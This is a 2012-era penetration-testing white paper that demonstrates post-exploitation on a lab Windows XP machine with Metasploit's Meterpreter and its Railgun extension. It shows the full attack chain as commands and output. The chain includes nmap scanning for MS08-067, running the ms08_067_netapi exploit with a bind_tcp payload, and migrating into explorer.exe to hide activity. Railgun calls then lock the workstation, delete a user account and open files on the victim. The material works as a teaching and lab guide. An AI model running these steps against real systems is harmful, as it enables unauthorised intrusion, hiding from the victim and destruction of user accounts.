# White Paper On Post Exploitation with Railgun

Meterpreter- Controlled System

By  
Arun Mane  
([rootkill3r21@gmail.com](mailto:rootkill3r21@gmail.com))

**R**ailgun, Railgun is extension for Meterpreter Ruby that

allows an attacker to remotely make Windows API calls on the meterpreter-controlled victim's machine ,Railgun was written by Patrick HVE. Railgun interact through 'irb'(Interacting Ruby) shell which is available through meterpreter.

Why Meterpreter,

The Metasploit framework is penetration testing toolkit which can be used as exploit development for research purpose. It has lots of exploits, payload and encoder etc. Metasploit is created by H.D Moore and his contributor team.

Meterpreter is one of the flagship product in Metasploit and is leveraged as a payload, Meterpreter has its own scripting language and it has multifunction scripts for post exploitation and Railgun is one of its creation by Patrick.

So enough of information

Now What!!!!!!!!!!!!.....



In Our scenario, We have two machines one is preloaded Metasploit Framework and another is Windows Xp SP2 machine which is not patched with latest vulnerabilities and it is for Testing purpose, both machine having I.P addresses like 192.168.10.202 and 192.168.10.101 respectively.

```
msf > ifconfig
[*] exec: ifconfig

eth2      Link encap:Ethernet  HWaddr 08:00:27:be:10:d5
          inet addr:192.168.10.202  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:febe:10d5/64  Scope:Link
```

Above screen shot is of preloaded MSFconsole of Metasploit framework and having 192.168.10.202 I.P address which is an Attacker Machine.

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\rootkill13r>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : 
    IP Address . . . . . : 192.168.10.101
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.10.1

C:\Documents and Settings\rootkill13r>
```

And another is Windows Xp machine, having I.P address 192.168.10.101 which is of Victims machine and will be controlled by Meterpreter.

Because Meterpreter is one of the “Hacker’s Swiss Army Knife” Before we start exploitation, we have to scan the victim machine for vulnerability, once we find any vulnerability then starts for exploiting the vulnerability. In our scenario we take the example of SMB i.e Server Message Block which is vulnerable for (MS08-067) Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution.

You can find the more information on

For this purpose we use Nmap tool which is Port Scanner. MSF(Metasploit) have lots of function add-ons, Nmap Port Scanner is one of them.

```
msf > nmap -sT --script=smb-check-vulns -P0 192.168.10.101
[*] exec: nmap -sT --script=smb-check-vulns -P0 192.168.10.101

Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-12-05 01:24 IST
Nmap scan report for 192.168.10.101
Host is up (0.0031s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Host script results:
| smb-check-vulns:
|   MS08-067: VULNERABLE
|   Conficker: Likely CLEAN
|   regsvc DoS: CHECK DISABLED (add '--script-args=unsafe=1' to run)
|   SMBv2 DoS (CVE-2009-3103): CHECK DISABLED (add '--script-args=unsafe=1' to run)
|   MS06-025: CHECK DISABLED (remove 'safe=1' argument to run)
|_  MS07-029: CHECK DISABLED (remove 'safe=1' argument to run)

Nmap done: 1 IP address (1 host up) scanned in 14.75 seconds
```

Here we used Nmap port scanner tool and its commands with switch is `nmap -sT --script=smb-check-vulns -P0 192.169.10.101` and We found the vulnerable service i.e port no.445 of SMB for MS08-067. So we have specific vulnerability. Lets start to exploit,

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.10.101
RHOST => 192.168.10.101
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.10.101
[*] Meterpreter session 1 opened (192.168.10.202:34748 -> 192.168.10.101:4444) at 2012-11-30 16:48:35 +0530



meterpreter >
```

Boom!!!.....

Vulnerability is exploited, for these purpose we used MS08\_067 netapi exploit, and RHOST as our Victim Machine and PAYLOAD is Meterpreter Bind Tcp. Now Victim(targetted) Machine is controlled by Meterpreter.

*Q:How we can verify?* Good Question,

Victim Machine shows the connection is established with Remote(foreign) machine, here Remote Machine is Our Attacker Machine i.e 192.169.10.202

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\rootkill13r>netstat

Active Connections

   Proto Local Address           Foreign Address         State
   ----  -
   TCP    Rootkill13r:4444       192.168.10.202:34465    ESTABLISHED

C:\Documents and Settings\rootkill13r>
```

We checked by Netstat command on Command prompt of Victim machine.

Meterpreter has useful fuction key i.e “getuid” to identify the user running on the victim machine or identify we controlled username and “ps” for identify processes running on the targetted machine.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps

Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]		4294967295		
4	0	System	x86	0	NT AUTHORITY\SYSTEM	
144	684	alg.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\System32\alg.exe
368	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
496	424	explorer.exe	x86	0	ROOTKILL3R\rootkill3r	C:\WINDOWS\Explorer.EXE
616	368	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\\??\C:\WINDOWS\system32\csrss.exe
620	1112	wscntfy.exe	x86	0	ROOTKILL3R\rootkill3r	C:\WINDOWS\system32\wscntfy.exe
640	368	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\\??\C:\WINDOWS\system32\winlogon.exe
684	640	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
696	640	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
732	496	VBoxTray.exe	x86	0	ROOTKILL3R\rootkill3r	C:\WINDOWS\system32\VBoxTray.exe
856	684	VBoxService.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\VBoxService.exe
900	684	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
992	684	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
1112	684	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1152	684	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
1208	684	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\svchost.exe
1456	684	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe

Here we are running as SYSTEM and have to switch in another account like “rootkill3r” account, we found some processes are running under “rootkill3r” privileges i.e PID no.496 and 732 but no.732 is virtual box services and 496 is explorer.exe. we choose 496 because it always runs default. Victim can not realize what suspicious activity goes on behind this service(PID no.496). This is done by using “migrate” command.

```
meterpreter > migrate 496
[*] Migrating to 496...
[*] Migration completed successfully.
```

And for cross verification, again use “getuid” command

```
meterpreter > getuid
Server username: ROOTKILL3R\rootkill3r
meterpreter >
```

Now time came to drop into “irb” interactive ruby shell, by doing this type “irb” on meterpreter session.

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
```

There is syntax to use Railgun and syntax is as follows

Syntax=client . railgun . {DLL-Name} . {FunctionName}  
({Parameters})

Here,

DLL-name - Any dll function like User32.dll, kernel32.dll etc..

FunctionName – The function Defined in DLL like MessageBox etc..

Parameters – The arguments which is to be required by function.

Lets have look,

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>> client.railgun.user32.MessageBoxA(0,"Owned by Rootkill3r","BOOM!!!","MB_OK")
```

Here we called the “MessageBoxA” function of “user32” DLL, so we got the result on the victim machine,

We successfully got the Message Box pop up on the victim machine.

When you click away the message box pop, we get this



```
=> {"GetLastError"=>0, "return"=>>true}
```

This shows the our DLL function is executed successfully.



Will take example of LockWorkStation function,

```
>> client.railgun.user32.LockWorkStation()  
=> {"GetLastError"=>0, "return"=>>true}  
>>
```

DLL function successfully executed on target machine, got the effect on target machine.

Another example like, we call such function of DLL which delete the user account.

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\rootkill3r>net user

User accounts for \\ROOTKILL3R

-----
Administrator          Guest          HelpAssistant
rootkill3r             sample        SUPPORT_388945a0
The command completed successfully.



C:\Documents and Settings\rootkill3r>
```

Target machine have account called "Sample" which is an guest account. Ok, then start

We called the function called NetUserDel of Netapi32.dll library,

```
>> client.railgun.netapi32.NetUserDel(nil, sample)
NameError: undefined local variable or method `sample' for #<Rex::Post::Meterpreter::Ui::Console::CommandDispatcher::Core:0xef83ca8>
  from (irb):1:in `cmd_irb'

  from /opt/metasploit/msf3/lib/rex/ui/text/dispatcher_shell.rb:383:in `run single'
  from /opt/metasploit/msf3/lib/msf/ui/console/command_dispatcher/exploit.rb:179:in `cmd_exploit'
  from /opt/metasploit/msf3/lib/rex/ui/text/dispatcher_shell.rb:427:in `run command'
  from /opt/metasploit/msf3/lib/rex/ui/text/dispatcher_shell.rb:389:in `block in run_single'
  from /opt/metasploit/msf3/lib/rex/ui/text/dispatcher_shell.rb:383:in `each'
  from /opt/metasploit/msf3/lib/rex/ui/text/dispatcher_shell.rb:383:in `run single'
  from /opt/metasploit/msf3/lib/rex/ui/text/shell.rb:200:in `run'
  from /opt/metasploit/msf3/msfconsole:148:in `<main>'>>
?> client.railgun.netapi32.NetUserDel(nil, "sample")
=> {"GetLastError"=>997, "return"=>0}
>>
```

Here we passed the arguments like nil which is stands for NULL and second is “sample” i.e victims machine account name. As usual got the result,

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\rootkill13r>net user

User accounts for \\ROOTKILL3R

-----
Administrator          Guest          HelpAssistant
rootkill13r            SUPPORT_388945a0
The command completed successfully.

C:\Documents and Settings\rootkill13r>_
```

We can also delete Administrator rights account.

Here some functions like

- a)client.railgun.kernel32.SetThreadExecutionState("ES\_CONTINUOUS | ES\_SYSTEM\_REQUIRED")
- b)client.railgun.kernel32.CreateFileA("test.txt","GENERIC\_READ", "FILE\_SHARE\_READ", nil, "OPEN\_EXISTING", 0, 0)
- c)client.railgun.kernel32.ReadFile(448,10,10,4,nil)
- d)client.railgun.kernel32.CloseHandle(448)

This post exploitation depends upon which function you call and of which DLL library.

## CONCLUSION

Railgun gives an advantage to call function of target machine remotely and gives a nice post exploitation. Adding new DLL definition along with its functions definition is bit tedious job, but Patrick has saved us from such trouble .
